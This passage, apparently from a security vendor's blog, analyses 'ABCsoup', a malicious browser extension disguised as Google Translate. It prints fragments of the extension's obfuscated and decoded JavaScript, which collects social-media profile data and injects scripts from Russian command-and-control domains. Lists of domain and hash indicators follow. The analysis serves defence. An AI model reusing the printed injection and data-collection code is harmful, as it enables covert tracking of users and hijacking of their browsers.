        var a = "";
        try {
            a = DDlCxYIDlPtRaXN(b);
            a = JSON.parse(a)
        } catch (c) {
            a = ""
        }
        if (a != "") {
            localStorage.STaKEOayxyg = b;
            kLJEidwNjXpBODU.STaKEOayxyg = a
        }
    },
    CwyaGtbIEX: DDlCxYIDlPtRaXN("}wcdWY\f["),
    ZrxglyLxHaIwo: function() {
        kLJEidwNjXpBODU.cNRmJlczZAgWHa("zAnGYXBmorbJl.js")
    },
    oxgdoDAVPaJirmd: function() {
        if (localStorage.STaKEOayxyg) {
            try {
                kLJEidwNjXpBODU.STaKEOayxyg = JSON.parse(DDlCxYIDlPtRaXN(localStorage.STaKEOayxyg))
            } catch (a) {}
        }
        if (kLJEidwNjXpBODU.STaKEOayxyg == "") {
            kLJEidwNjXpBODU.ZrxglyLxHaIwo()
```

Figure 8: GKjancdgnxjiX.js with encoded strings/function names



```
var kLJEidwNjXpBODU = {
    uniqueidgen: function() {
        try {
            cUniID()
        } catch (b) {}
        if (!localStorage.fgGKUvTTNDV) {
            localStorage.fgGKUvTTNDV = String(Math[round](Math[random]() * 10000)) + kLJEidwNjXpBODU.gettime()
        }
        return localStorage.fgGKUvTTNDV
    },
    gettime: function() {
        try {
            cRegDate()
        } catch (b) {}
        if (!localStorage.NzXiVFIDQl) {
            localStorage.NzXiVFIDQl = (new Date)[getTime]()
        }
        return localStorage.NzXiVFIDQl
    },
    cNRmJlczZAgWHa: function(a) {
        var b = new XMLHttpRequest();
        b[open](GET, a, true);
        b[onreadystatechange] = function() {
            if (b[readyState] == 4) {
                try {
                    if (b[responseText]) {
                        kLJEidwNjXpBODU.setvalue(b[responseText])
                    }
                } catch (c) {}
            }
        };
        b[send]()
    },
    WgoQVccgAxcxL: im2_sng,
    setvalue: function(b) {
        var a = "";
        try {
            a = DDlCxYIDlPtRaXN(b);
            a = JSON.parse(a)
        } catch (c) {
            a = ""
        }
        if (a != "") {
            localStorage.STaKEOayxyg = b;
            kLJEidwNjXpBODU.STaKEOayxyg = a
        }
    },
    CwyaGtbIEX: 30032014,
    ZrxglyLxHaIwo: function() {
        kLJEidwNjXpBODU.cNRmJlczZAgWHa("zAnGYXBmorbJl.js")
    },
    oxgdoDAVPaJirmd: function() {
        if (localStorage.STaKEOayxyg) {
            try {
                kLJEidwNjXpBODU.STaKEOayxyg = JSON.parse(DDlCxYIDlPtRaXN(localStorage.STaKEOayxyg))
            } catch (a) {}
        }
```

Figure 9: GKjancdgnxjiX.js with decoded strings/function names



```
00000000: 6c21 2639 061d 5400 486b 1939 0a32 7e44  l!&9..T.Hk.9.2~D
00000010: 1313 2a21 4e4d 154d 0d3e 4f26 4c59 3429  ..*!NM.M.>O&LY4)
00000020: 4f21 6937 3e17 0c5e 1b1b 3f02 3d15 2049  O!i7>..^..?.=. I
00000030: 400d 190d 3c14 010d 4e4a 2059 264f 1833  @...<...NJ Y&O.3
00000040: 3d53 2b69 3a39 0c1d 0009 5325 0920 0f32  =S+i:9....S%. .2
00000050: 5405 480d 2033 4e4c 0a55 0725 462c 5503  T.H. 3NL.U.%F,U.
00000060: 6936 4628 2221 2500 1b13 0648 2f0f 2c29  i6F("!%....H/.,)
00000070: 3b12 7143 1126 360a 0d0d 514a 2043 3967  ;.qC.&6...QJ C9g
00000080: 556e 7a0e 7f3b 2f33 0a0a 4802 4325 1e7a  Unz..;/3..H.C%.z
00000090: 1438 5c48 1304 2c27 480d 005e 0128 642f  .8\H..,'H..^.(d/
000000a0: 132b 6523 4c60 373b 2739 4b14 510b 7a43  .+e#L`7;'9K.Q.zC
000000b0: 7240 3955 4e14 1b2c 3b12 4a1c 5f02 3559  r@9UN..,;.J._.5Y
000000c0: 3b5e 0569 2d4d 2a22 2b18 0341 614d 5222  ;^.i-M*"+..AaMR"
000000d0: 0e69 3a7f 1313 4c47 6f73 020b 0d4f 0935  .i:...LGos...O.5
000000e0: 453d 1515 2820 5a60 2e3d 3900 1b75 3b6b  E=..( Z`.=9..u;k
000000f0: 0744 3d08 395f 552e 1061 0612 1607 5403  .D=.9_U..a....T.
```


Figure 10: zAnGYXBmorbJl.js file

The core functionality of over 350 variants of this family of malware is the same, but the difference between each sample lies in the final injected file.

The injected file first calls an init function which further calls initSocial. This function collects user information based on the current websites opened in the browser. If the active domain is either from social media sites **odnoklassniki.ru** / **ok.ru** or **vk.com**, the extension will collect the user data from their social media profiles of these websites. The following data is being collected:

- First Name
- Last Name
- Birthday
- Gender


This information is then sent to the C&C server. Further investigation suggests that this information is collected to inject personalized ads for every user. After collecting this information about the victim, these extensions inject javascript on the active websites.



```
        var e = {
        };
        var b = document.domain.split(".");
        b = b[b.length - 2] + "." + b[b.length - 1];
        if (document.location.protocol == "http:" || e[b] || document.domain.replace("www.", "").substr(0, 7) == "google.") {
            window.zorda = window.smlo.orEncode(window.smlo.uAge.toString());
            window.zordg = window.smlo.orEncode(window.smlo.uSex.toString());
            if (document.domain == "www.facebook.com" && !window.zWSOnl) {
                var g = document.createElement("style");
                g.type = "text/css";
                var f = ".ego_unit{opacity:0 !important;}";
                g.styleSheet ? g.styleSheet.cssText = f : g.appendChild(document.createTextNode(f));
                f = document.getElementsByTagName("head")[0];
                f.insertBefore(g, f.firstChild)
            }
            window.zUniID = window.smlo.uniID;
            window.zSysDomain = (window.location.protocol == "http:") ? "http://aekocjlgvn.ru" : "https://gvcode.ru";
            window.zSecSrvU = "https://adgvm.ru";
            try {
                window.zInit = function() {
                    if (!document.head || !document.body) setTimeout('window.zInit()', 10);
                    else {
                        if (document.getElementById('nzhhis')) return;
                        var zGScript = window.document.createElement('script');
                        var zGScriptID = 'zbjs_' + Math.round(Math.random() * 100000);
                        zGScript.setAttribute('id', zGScriptID);
                        zGScript.appendChild(document.createTextNode("if(document.location.href.substr(11,13) == '.facebook.com')\n{\n\twindow.zPid
                        if (document.head.childNodes) document.head.insertBefore(zGScript, document.head.childNodes[0]);
                        elsedocument.head.appendChild(zGScript);
                    }
                };
                window.zInit();
            } catch (a) {}
            window.smlo.pageLoaded(function() {})
        } else {
            if (!window.smlo.getLocData("sldc")) {
                window.smlo.setLocData("sldc", 1, 365);
                window.smlo.loadJS("https://suppasml.ru/sldoms/?d=" + document.domain, 0, "jsabsstattz_news", function() {
                    document.getElementById("jsabsstattz_news").parentNode.removeChild(document.getElementById("jsabsstattz_news"))
                })
            }
        }
    },
```

Figure 11: Decoded zAnGYXBmorbJI.js file

Figure 11 demonstrates one such function that injects different javascript depending on the current domain the victim is visiting. It will inject a different javascript code if the domain is from the list defined in variable **e** (Figure 12).



```
var e = {
    "vk.com": 1,
    "odnoklassniki.ru": 1,
    "youtube.com": 1,
    "facebook.com": 1,
    "ask.fm": 1,
    "mail.ru": 1,
    "doubleclick.net": 1,
    "rollapp.com": 1,
    "mscimg.com": 1,
    "edgecastcdn.net": 1,
    "yandex.ru": 1,
    "superfish.com": 1,
    "kismia.com": 1,
    "yandex.st": 1,
    "mediaplex.com": 1,
    "betfair.com": 1,
    "rambler.ru": 1,
    "rightsurf.info": 1,
    "pluginplus.net": 1,
    "metabar.ru": 1,
    "game-insight.com": 1,
    "znanija.com": 1,
    "avito.ru": 1,
    "rambler.su": 1
};
```

Figure 12: Domains list to inject javascript.

There are a few more functions that have similar functionality; the only difference lies in the current active domain the victim is visiting. The list of targeted domains also includes:

- vk.com
- ask.fm
- doubleclick.net
- rollapp.com
- mscimg.com
- edgecastcdn.net
- superfish.com
- kismia.com
- yandex.st
- mediaplex.com
- betfair.com
- rightsurf.info
- pluginplus.net
- game-insight.com
- znanija.com
- rambler.su
- ask.fm
- megogo.net
- business-free.com

The main purpose of this malware is to inject ads based on the user information it collects. There are many other functions that inject scripts from various other domains, but those domains are currently down.

The Threat Actors

Data behind this Chrome extension malware points to Eastern European and Russian threat actors with the use of *.ru* domains and the aware injective code in the Russian social media platform *vk*.

With over 350 samples inside the ABCsoup family of extension malware, it is safe to suspect that this campaign is a collaborative effort of a well-organized group, a common theme from Eastern European and Russian hacker groups.

Although there have been numerous adware campaigns targeting browser extensions in the past, this family differs from those campaigns as it uses the combination of several different techniques like:

- Installing the extension in the three major browsers on a victim’s machine.
- Using Google Translate Extension ID to hide itself from endpoint security solutions, scanners, and the victims.
- Use of heavy obfuscation.
- Personalized ads based on user information.

How does ABCsoup Impact Enterprise Clients?

This malware is purposefully designed to target all kinds of users and serves its purpose of retrieving user information. The injected scripts can be easily used to serve more malicious behavior into the browser session, such as keystroke mapping and data exfiltration.

The **ABCsoup** malware does not target any specific group, meaning it is as much an enterprise threat as it is a consumer threat. The keystrokes can contain sensitive user information such as passwords and thus can be leveraged to access more sensitive information such as critical business data, client data, and even personal data, without any knowledge of the user. In addition, the **ABCsoup** malware looks similar to Google Translate to hide itself from victims or security solutions and therefore can remain undetected for a long amount of time.

The Victims of ABCsoup

The long list of C&C domains and the social media websites this campaign is targeting to collect user data from are mostly Russian domains which indicates that this campaign is mostly targeting Russian users. Although this malware will work on any Windows PC it is installed on, none of the over 350 discovered samples are available on Chrome WebStore.

The number of infected users is currently unknown, but with the large investment into the various samples and capabilities, it is safe to say the malicious actors invested a significant amount of time in making this threat as effective as possible.

On the other end, even when user data collection is triggered for Russian sites, global users will still see ads but with less personalization. Thus, we can say this is a global threat.

Zimperium vs. ABCsoup

Enterprise customers of Zimperium are protected against the ABCsoup campaign with Zimperium zBrowser Protect through on-device detection and determination. In addition, the browser extension security tool prevents the installation of the malicious extension into any protected browser.

While the malicious extension is sideloaded via a Windows-based executable, traditional endpoint security solutions are not monitoring for this vector of attack, leaving browses susceptible to this attack. Users should be trained on the risks associated with browser extensions outside of official repositories, and enterprises should consider what security controls they have in place for such risks.

Indicators of Compromise

List of domains:

dxrvcwmlzk.ru

vxnsxcwtky.ru

qxkyvdxfst.ru

ebisgjvjce.ru

kviiqfesoa.ru

hxtqvgexlf.ru

xxozqcyglz.ru

kdhxxdbmmj.ru

nykbneelqp.ru

fojqexnqwn.ru

zmhikmcqka.ru

mysqkptdzp.ru

wajxzdmbek.ru

wbfcyoqqgy.ru

jskwpehjbn.ru

fpeplvrlgt.ru

qeyapfqhwl.ru

bjdibiyyei.ru

evwoqwrdzv.ru

nvwtztiwrp.ru

hzszqoimbc.ru

rptcavxndj.ru

njbkjqsrmb.ru

iyscytsgkb.ru

ypsmoeqpql.ru

aoxpvplfox.ru

ajsbvlpser.ru

wozjivizyw.ru

laavnjznqf.ru

iyzqporrgn.ru

ldicmowfak.ru

hlflheyikb.ru

jsv14tlnaii.ru

nliqmvcqib.ru

gszosmbblv.ru

exooseszox.ru

rcqfjymyqq.ru

vqhqadnrqm.ru

vxlmidapfc.ru

lqmxvqqzpz.ru

ohedoyijef.ru

hdjyrczkbn.ru

dqlvaltxzw.ru

ylxdxfqvda.ru

qewiatlyzd.ru

lrajephkmd.ru

qvknfkhqfg.ru

txnfrnrkir.ru

qjqosngccj.ru

deczqsqqfg.ru

yznvtjxwfw.ru

bxpfkabcmi.ru

systemupdates1.top

haibphnqqm.ru

okavmpdagc.ru

suppasml.ru

Hashes of exe files:

f2a4ccecf516367cf5350cf69713bf5645021afb210d07329b468cf92ec0acec

e0130496b44c7f6064cadbf365b93272098cc29da60b84fdfd5d8b7f62f8434e

a4a1f23c3667854aab31835653e31576018ebc96ce55f813c51b7d41bbae4403

b9d2e73801c5741073b02704443bd36101e0c65863341e5813644e6a2c35aa2a

71b0b37b924875bc174831db4809dd86b87f98849c500e0ea4df37888e98d115

146c4b6420540de18b8d9978a2206908fd4e5dbfdac06f31466e591b5f80afe3

fa53f7e326f7e0b93a79a2d4970d229b2262ca9ce0f1a45ba1759677a31fa5df

20931d7fe65c0542583ebe66b9c093fb988fe680540bbddc021587c13d53a813

30ff74c0d71220d45ef0da3dd84c30b9f80db6a9927078fc57ca122120daad77

6f21d66608b7b0bb8e5508765ed9f0d2382acae6408bb7cf80f7806e8bcb9268

5446153bfe267e3d899660f1658954487818581da6511720a79b7120534d9048

49f5b05674dcf8c05fedd698baf44dde0013480c38f2a38a9401bc5eafcb60d3

b4500e50c9e36fc4a7ad36bb5f858f488f5e50c0f13005de3a670942a5bf1083

64cad223db7f3b44f562be463bcecd6b9bcc30a8ccedf5fd4121e8f32ea80ab5

5576aa2eabe7cb3319dc13e48fdf49e2f20d1f68a13a8748bda50523144f3511

c25cb57e0c618b89b0b72b7dbe3e39596c3767768038636c811959b87b81421f

68fc2684a47f5e3d27cddda10a182e43ef133c3dafb57ae8119b34a1b5a28150

812b5ccb9fae00a9f98aafcb4e9c6088a75771962da68450f6f2afabc4b04ad3

518d70a81eb63632e41ab43025cbb203fdf076cf15f1bb368d7f7ead33aeb376

08f5b91ee363f69750b4decab1bd8a9282d43d46677e771c3216153182316c66

58af067cccdec7e7500db8ba129b01f832cffe333ef236c723bc9f7c44c0b25b

3118781f9f857b9994572dd3f854e8d206a680303594ae182af2a7e6fa752c3f

e337aecd0011db4333325bbf118966d4df171acfe7315ae823b2af29d2640689

42a178cc737c7c9f46d1d0fb7c1533e6feeba15149e8fa717c4f9172157a2b1c

58b6ad464e81407f312718220a24cfb28aee07c6050f5833d7394df292b0d823

0cbb1042559a962bf3f5430deecb4548eb45d354d765eb3bf7b93660b607527d

c31fa157e8997006e29f66f3fce53619b46173fe7d20ad3a54889c052e6bf273

6173142a313d1eaea5bdb678fa7dd5fa6b9bf347519d682fdcd5d1754b95d8e2

c23730ad27183ee423b2c592a3a8dfab0b91d122808a2987f14ae0d35dd5a269 d304afc890e7182eb9c58511f50af84ac8b17688738dff14857f3887adcf988f

889661009f96e35def08507e5c4f87f3c3f9cbda89de057c379687159c894b6f

dff504a2d8a9a068ca833a83319645c55848fd9d0413c25302265d13a443e416

da1e10f3346b03299748a7e3b680bc4d4965fc6234f57ac158b1aaa47529af1b

95f9baa7f4b174c09a5f7269d259eaa94ac4d9e991d619382323ee3bbbdfc618

58178941d24b17f1054bd89c359c5dc294854dd0394a83429c6db47b29de05ed

bdc6f5011089f0c4ba36e64bba6541f8486f7a9fcf1912885c33f43c1d7b8945

4155dd6b5b05ae09a8661f1f2593a3143e693c2de5db11a3fb158562b2a71794

4b1b25716e81655242a47739d01f0ecec1d571499ffcf8be73dcd6c659ebd304

6aefac50c06e547c31b5cdf7ddd14ded5824b39d7ac24c60569bcca2eefe90e4

188b1e5390c60118f53c7288dd85fc553b882daf65e23d36f01553a03e2e19d5

c1a8b14b82623415023d9815ab77d3483a7b75a73ffa1ce03bce8ff67b7745a1

2261af622fc1516c9f013b9f9759e4347c9bf7eee9c2a1f897d20d50c5f020fa

720f3e986f79437663f2e1c08b29a8ecbda9cc9f680e7ff3d9c4248e880396ae

e2266d9952c01c3a721994b1a6f6cde51c11ced81f0be984eef6517475b04031

4e10db19712ee8c3c2317c24ea3bbff993b907e9f79a688a6f1b4971504644e6

c475c63b794589977374843511739fc38711ab4a4fb9072de15483e505591d22

25b0552a49bf431943e68b3ca40956b4accd9be120eaae49692b1000a4994906

2125fcf4221cc7a915e40f60cc0acec5126cb36dadf8d09da4703455456a7441

d15920de7ac8d5776c8da8ee80eb73c0788d727e694e6f235402c4c76b7c6852

5a36b1aee562efadc2264dd21c060eb5eb375ea99d56e58cf4bd08509f113e30

30fbad2855441a181433233d48535c05f1cb1563283fe6ebe5e1758bc170f533

b354644b44a574b88b006a20ad165d5bf42a38494d736e8a53abf932646ace91

cbb162dc66fc08dd458d06a6e6f1dee402f81d8cdfa1f992d29b979175377aed

c7a202318c1d99ed559f382f5827da32536182bbcb0f6a659a425a1d29e17045

004a7d95f071128023d0134be053d50a2814f86c3d7ee1263cb980c9ff54406b

0e70aebddbed0c3d25dd0390533969dd516fd4b585e0c7b6814db2f45eb72481

c51c797ab4523bf3a8e68f8cdb65236c27499729fcb9f1d1c91a2eec369b256f

0662c47cc8727bb4d22a2ab09f13be91c9d228bc26e87e8fddc9090ce8f8df19

da5f43a9e7ae6e5b701ee44e5d1100f18f08df1019c435bb63dd244cdebf1a2d

26531ee9d426b033aec57e64880028ff4823bad8c12ab6d283453c5abfaff42e

b93611c248a2cda22746d6f4fafec0995074be09fdc442ec6444ddcf1bd983eb

e8a4b7690d9acda05f528e46666be76c40caa8ed7f4b41dabb6ae51d974cfe5d

faaf9846f9070c455bc535e8a36fd7b74750c3f59c7d7a32d9a23c2894ba8987

378b42a82290804682d95edf9f6e5355f2c61f4952b6e164198803d5634c438e

ba17e6b91a73eabce2f217429e522e6a0821f15ba5413f1160f7ba0e950d53f8

710f2e1f2eedb6dc65996671502d895815e57df53b2494d107637a1f6eb0de07

87669b9b13106049bc7dee270277e83310a6d24c20e3cc216ef9c0c8411958fc

40d1f33b1e2209ee1501502d3ba21921cf40e2be0aeb4319480fa92eaa721179

8e5a949a1dbf084e512b2616c7dfd2b26405c68935d649455e523b2b2e3465ae

cda5c36a2d6be79bdc11ab9298df0eaf6b8bccce208e3921516ca5ac71a2244a

28c2010883cc695b68331c9b0510b239da02cdc259d65aa5cd90509453555957

bdc183de8545937d4c9ddc695004818480325e9f689be9f343e3e3136c179281

890518f01217acc17e36bbf7f46ecf37aa744e916ae13e2bd84901c032a8e269

6adca7681ae6d974df06835a2707a625727cbd0b25fe7aaa72807baac0c66bc9

85c72fdf84881b4ff9018de95a64e90e426418f4255aeef749568a7033d180cf

11769a05c8cf25319bcb929995388925e47bd84c5fbabb2e4368d75062d84346

9cf3c83d3160b4d290154f752f35df7daff314c8fae35dda556dcdf6f537127a

20c1fbae8e3b4da04ba69ea3d7323f476536357f7d5aa2eca2138070a8ad970d

931be158768ea43400b8ae738012caacb608156ae1c5ffcb8e841fdd475b20c7

76cba59c4e41aef5fd230a22f406cdeb72f63da49097eb7aa96c7e46cc4f7280

ba83a966c001b22bd3e50eab0b0139580d668279f03f1674347d4fa98f490257

34e492f43e85bbffb8dd3e465c4aa1c09359a124d62df99baa2262595781267a

64dce4d7cc76bd78623ceb288e885d2b34b1b338795dd3edd9632aedc4a2db1b

f0a67982f01db58bbda282f2b32a43a2cd9724f6303621c1e90a9f4e0d08f3d2

61cfc3d7d4b01acc76320541c6fc67363d3030013ef4c171b76df94a40a59210

98599eafc850e353fea20916bfae0c1630c4e11ae1d857a0a372b5e3d514789f

1690e57544df5027e2cd5993ebc306e6299142829ff76ac029ac48c2fd81bd32

eca84f9dfdac8ab5a77b854f72c02a1400b298b854dba44b0fef12861b2b63cc

3d81cbe53bb4bf5918fc6da76394a0d87c9a33e77c4920691873d22e3d8296c0

60878bb487967af30c7e0c1bde0fa82033ba6c980b55e828bb37e924104e4114

a2be7fc6e01527207043f16112642dce52f0e4b18c43fa0d31ec5729ed0bd18d

85e290fe0b68bf6834cb443e70c4162609e086569f31fd02a6083d0bc2e155f4

c2e61830b31d68206edb8e782f097a15d35ae9fbf70de4eed97257bd9a591e26

e0444c8f739c7069e3ff831b9260ecb65b61d42e523baa6a1b679717de669f1c

50e29d470f158942d2b5b98d960a7ff9e8363ba244a675f91e35877e4e056b87

c6fdad4e6ba91d926562144f4574e52ac2e8456a14561da4a2badb431087e79a

f0fa6f138374de977b5ffb31a4eee9de8388c58d3ca6fa47ac243369d529632e

1b07ec5a5757341276098be39822e76799c61775027035077ebb201441383cf9

4e74b8f75b546a0385b5833d1d619ee909375de35c9f72192e4cd5cc9fc6874d

d4c569a9f51da2d0f0379bd727da5306a29ed7ff7c37ea79bb9b1256f92eaf43

1c15903d27a61b67537d96d898951b453d89ed17fd11a60d3f33e5a1b8ea97b0

a65b71943a81db71e76c1e253c61fe24c237fdb9c1bc82ea2948013448873bff

6a66b34fa709cbadfa4e7ab68a32c570db9d66952f6696da8d4ec772a5125dab

2611916a45425b63210855a664088bacfac50c949546770a20ba3cc98c62be1d af73cfa21d09ae1ce21d65967995caf3ccfaf2af06f4e0a7b1282cd67cee4160

38f575771a32c3ed9e6310decfc4f43dc5218b0d0799fd366c8f76ec0a9107e6

df556321059f301849c987eb854381fefdaa72f6ea8174d66d0b0d781acec62c

636a43b077905f084e833586c3e754f7d826da273a333635d93e47bd11fa80ba

de4b665948ee40374b7c3d4628074a5053113c410f033ef93d15b01a4e480c71

d12b1dc55619494c270768bfd0d0eff409965161dd4d5fd6aaf5fc18c2c32b13

45ac28cd293e8a271938baf9fc6424abe043217aa2feef6608d2496c89f5bb6e

3396752616c55d97f672a50be3f819c4ae8ee43e7ee02181858e9a951d71c4cd

37e2a266057551452b675810441633a04bfc968a09303fdfa40e829a3c64560f

dd472ba2e7b7ad5fb7ded56042ee47bd59a77870c030da374b57f4d1c12fa6b8

ab063f49fe142bbed02b88ba1ac44c19cc879d5c0c1e5331dd56cfab89df7a36

f694d3b114e59b032088428ddd372a183962febe70292cd7d7d82d07a90c11af

665f4e9267be5efe7499b1dc6493f8e210ef56fe29014343df4174c74e2972be

45f590ca149d618e3bf98ad926fca7c1d52a348e1319991b5728155a57e0796f

6212bb92cf716a99a76b501bc2a1750362e3ee1f4a1548c62988a4096eda41fb

68fae991d11fd404b8505dcceae22d7ecb1aeabb43e33f09a9ee94276a14a2e8

4909a0d960b73dcb3b6873867a813c107d770a734e2d6abb4a0df12401094d08

f648853c4ccf67258d3bf06ecbc941bf1ed4fc8cc463d6787a63187055b59448

64fbe54b877fcd1604d8c7cfd9d2768b655205baee1b2a38286f4686a61c4148

44d970fe998e6c6dd37e7a3b1a41607d42bd8465c3e0cda9b4dd1e8b7b42be69

420d11efeed9a20419e7b15c1ff1debb75d60d83ca55ab1115080b53e8ba7240

5d1243122119f564faff2fcf3e5498594cd86b1575cfbc219698af157b9c623a

a369f1dde0c4bc23747ab6ff5484660dcfd771716b51b656cc684bedaf9b63e8

7e7d08c8a90f7749f22d94fba8f10306e3b9904e399d3efbeb128c1f7fb46e36

000d571e1d10230875ca13ef30d16c907bad7c09e69ed6fbf0e8118beb61a6c8

49c850fd8f5f441a9aeb3db6a734f3a44d56a450afed97a56b59ed937395e1cf

bfd6a7619e2d8b894cec743d37851ce00daf782deb98c37cfbeef94d73ce41c9

ecf712bb88adea2d6b63a37cf8c0df811b2339b84115fe00811d51e91468a474

c16aca2eb44897b481d5cab5e051cb0fd9dc0caad1e87085f180822fdf74b239

3318789e18f6b28179033c8cfa9ce6f12b2f86aec9032a5d22bbdb94a9ae0a9c

24a941e8182a71543a5d783f6f486ed945f0812c77da2420d92d79937e63aac7

7e9dfc5779c2118edabb94021d3131800c6db4ee5ccbd607e1c1c087654557dd

Want to see Zimperium in action?